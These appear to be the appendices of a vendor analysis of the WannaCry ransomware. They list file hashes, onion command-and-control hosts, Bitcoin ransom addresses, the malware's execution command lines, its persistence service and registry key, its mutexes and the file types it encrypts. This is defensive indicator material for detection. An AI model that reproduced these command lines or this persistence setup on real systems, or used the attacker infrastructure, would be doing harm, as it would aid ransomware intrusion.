DB349B97C37D22F5EA1D1841E3C89EB4
246C2781B88F58BC6B0DA24EC71DD028
181C3455DD325A2A6ECD971278B7D41C
932D593C0DCE308F2C496F8318BFA4A9
7B968EBEA8D77C59AA553100D04CD8B4
882D70B718FB0640FD8C57028EE34A18
89347BA13DAB2940C83EA753F89EE3A4
9B97ECB5BA558FD0B64A5461CF75D465
4DF48816B2563928D941B530A4CC090F
93EBEC8B34A4894C34C54CCA5039C089
5D52703011722DFF7A501884FECC0C73
CEBDE4399C4413BC5CC647447093D251
533146828B909C886B3316F4F73067C4
5318B32086E6D33DEFA4295B1DF07D22
2700C59EA6E1A803A835CC8C720C82CA
8FF9C908DEA430CE349CC922CEE3B7DC
05C37CC103AFB24036D75F87A021BECB
54A116FF80DF6E6031059FC3036464DF
B8A7B71BFBDE9901D20AB179E4DEAD58
2D1E3A2DF4F147F025C7349926EE88B0
91EBCD98CCF513572467244221455851
1894418EC97703F5E52D9EE132FC3A90
5BEF35496FCBDBE841C82F4D1AB8B7C2
44EC4895F054266A22FA40364C46ECBD
BEC0B7AFF4B107EDD5B9276721137651
1CFE70E37DFD11D68A0F558E687BE77F
E16B903789E41697ECAB21BA6E14FA2B
BE73E513A5D647269551B4850F0C74B8
2E8847A115AC0B9D49F5481E773CAD3D
0156EDF6D8D35DEF2BF71F4D91A7DD22
975D2600C0AD9FF21DFBFE09C831843A
100A94944C3009877B73F19FCD4D5280
9503AF3B691E22149817EDB246EA7791
FF81D72A277FF5A3D2E5A4777EB28B7B
05A00C320754934782EC5DEC1D5C0476
92F88C128B460489D98672307D01CEA7
C39ED6F52AAA31AE0301C591802DA24B
269E032DEA2A1C6B7841BDFE5F54F26B
3D072024C6A63C2BEFAAA965A610C6DF
5B2B45A2BC04B92DDAFC5C12F3C8CFA6
57AAA19F66B1EAB6BEA9891213AE9CF1

APPENDIX B - CC LIST OF DECRYPTER

gx7ekbenv2riucmf.onion

57g7spgrzlojinas.onion

xxlvbrloxvriy2c5.onion

76jdd2ir2embyv47.onion

cwwnhwhlz52maqm7.onion

APPENDIX C - LIST OF BITCOIN PAYMENT ADDRESSES

https://blockchain.info/address/12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw

https://blockchain.info/address/115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn

https://blockchain.info/es/address/1BANTZQqhs6HtMXSZyE2uzud5TJQMDEK3m

https://blockchain.info/address/13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94

APPENDIX D - LIST OF COMMAND LINES

C:\WINDOWS\mssecsvc.exe

C:\WINDOWS\mssecsvc.exe -m security

C:\WINDOWS\tasksche.exe /i

cmd.exe /c "C:\ProgramData\dqzdvrnqkzci137\tasksche.exe"

C:\ProgramData\dqzdvrnqkzci137\tasksche.exe

@WanaDecryptor@.exe fi

APPENDIX E - LIST OF FILES

MD5	Filename
db349b97c37d22f5ea1d1841e3c89eb4	mssecsvc.exe
84c82835a5d21bbcf75a61706d8ab549	tasksche.exe
7bf2b57f2a205768755c07f238fb32cc	@WanaDecryptor@.exe
4fef5e34143e646dbf9907c4374276f5	taskdl.exe
8495400f199ac77853c53b5a3f278f3e	taskse.exe
c17170262312f3be7027bc2ca825bf0c	b.wnry
ae08f79a0d800b82fcbe1b43cdbdbefc	c.wnry
3e0020fc529b1c2a061016dd2469ba96	r.wnry
ad4c9de7c8c40813f200ba1c2fa33083	s.wnry
5dcaac857e695a65f5c3ef1441a73a8f	t.wnry

APPENDIX F - PERSISTENCE

› Service:
  - Name: mssecsvc2.0
  - Description: “Microsoft Security Center (2.0) Service”

› Registry key created (autorun):

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\obsbeuqp

321 C:\WINDOWS\system32\tasksche.exe\”” /f

APENDICE G – Mutex creados durante el Cifrado

'Global\MsWinZonesCacheCounterMutexA'

'Global\MsWinZonesCacheCounterMutexW'

APPENDIX H - Extension encrypted by the analyzed sample

“.doc”	“.docx”	“.xls”	“.xlsx”	“.ppt”
“.pptx”	“.pst”	“.ost”	“.msg”	“.eml”
“.vsd”	“.vsdx”	“.txt”	“.csv”	“.rtf”
“.123”	“.wks”	“.wk1”	“.pdf”	“.dwg”
“.onetoc2”	“.snt”	“.jpeg”	“.jpg”	“.docb”
“.docm”	“.dot”	“.dotm”	“.dotx”	“.xlsm”
“.xlsb”	“.xlw”	“.xlt”	“.xlm”	“.xlc”
“.xltx”	“.xltm”	“.pptm”	“.pot”	“.pps”
“.ppsm”	“.ppsx”	“.ppam”	“.potx”	“.potm”
“.edb”	“.hwp”	“.602”	“.sxi”	“.sti”
“.sldx”	“.sldm”	“.sldm”	“.vdi”	“.vmdk”
“.vmx”	“.gpg”	“.aes”	“.ARC”	“.PAQ”
“.bz2”	“.tbk”	“.bak”	“.tar”	“.tgz”
“.gz”	“.7z”	“.rar”	“.zip”	“.backup”
“.iso”	“.vcd”	“.bmp”	“.png”	“.gif”
“.raw”	“.cgm”	“.tif”	“.tiff”	“.nef”
“.psd”	“.ai”	“.svg”	“.djvu”	“.m4u”
“.m3u”	“.mid”	“.wma”	“.flv”	“.3g2”
“.mkv”	“.3gp”	“.mp4”	“.mov”	“.avi”
“.asf”	“.mpeg”	“.vob”	“.mpg”	“.wmv”
“.fla”	“.swf”	“.wav”	“.mp3”	“.sh”
“.class”	“.jar”	“.java”	“.rb”	“.asp”
“.php”	“.jsp”	“.brd”	“.sch”	“.dch”
“.dip”	“.pl”	“.vb”	“.vbs”	“.ps1”
“.bat”	“.cmd”	“.js”	“.asm”	“.h”
“.pas”	“.cpp”	“.c”	“.cs”	“.suo”
“.sln”	“.ldf”	“.mdf”	“.ibd”	“.myi”
“.myd”	“.frm”	“.odb”	“.dbf”	“.db”
“.mdb”	“.accdb”	“.sql”	“.sqlitedb”	“.sqlite3”
“.asc”	“.lay6”	“.lay”	“.mml”	“.sxm”
“.otg”	“.odg”	“.uop”	“.std”	“.sxd”
“.otp”	“.odp”	“.wb2”	“.slk”	“.dif”
“.stc”	“.sxc”	“.ots”	“.ods”	“.3dm”
“.max”	“.3ds”	“.uot”	“.stw”	“.sxw”
“.ott”	“.odt”	“.pem”	“.p12”	“.csr”
“.crt”	“.key”	“.pfx”	“.der”	

For your information, we will keep our Tech Support site constantly updated with all the details of the cyberattack #WannaCry:

http://www.pandasecurity.com/usa/support/card?id=1688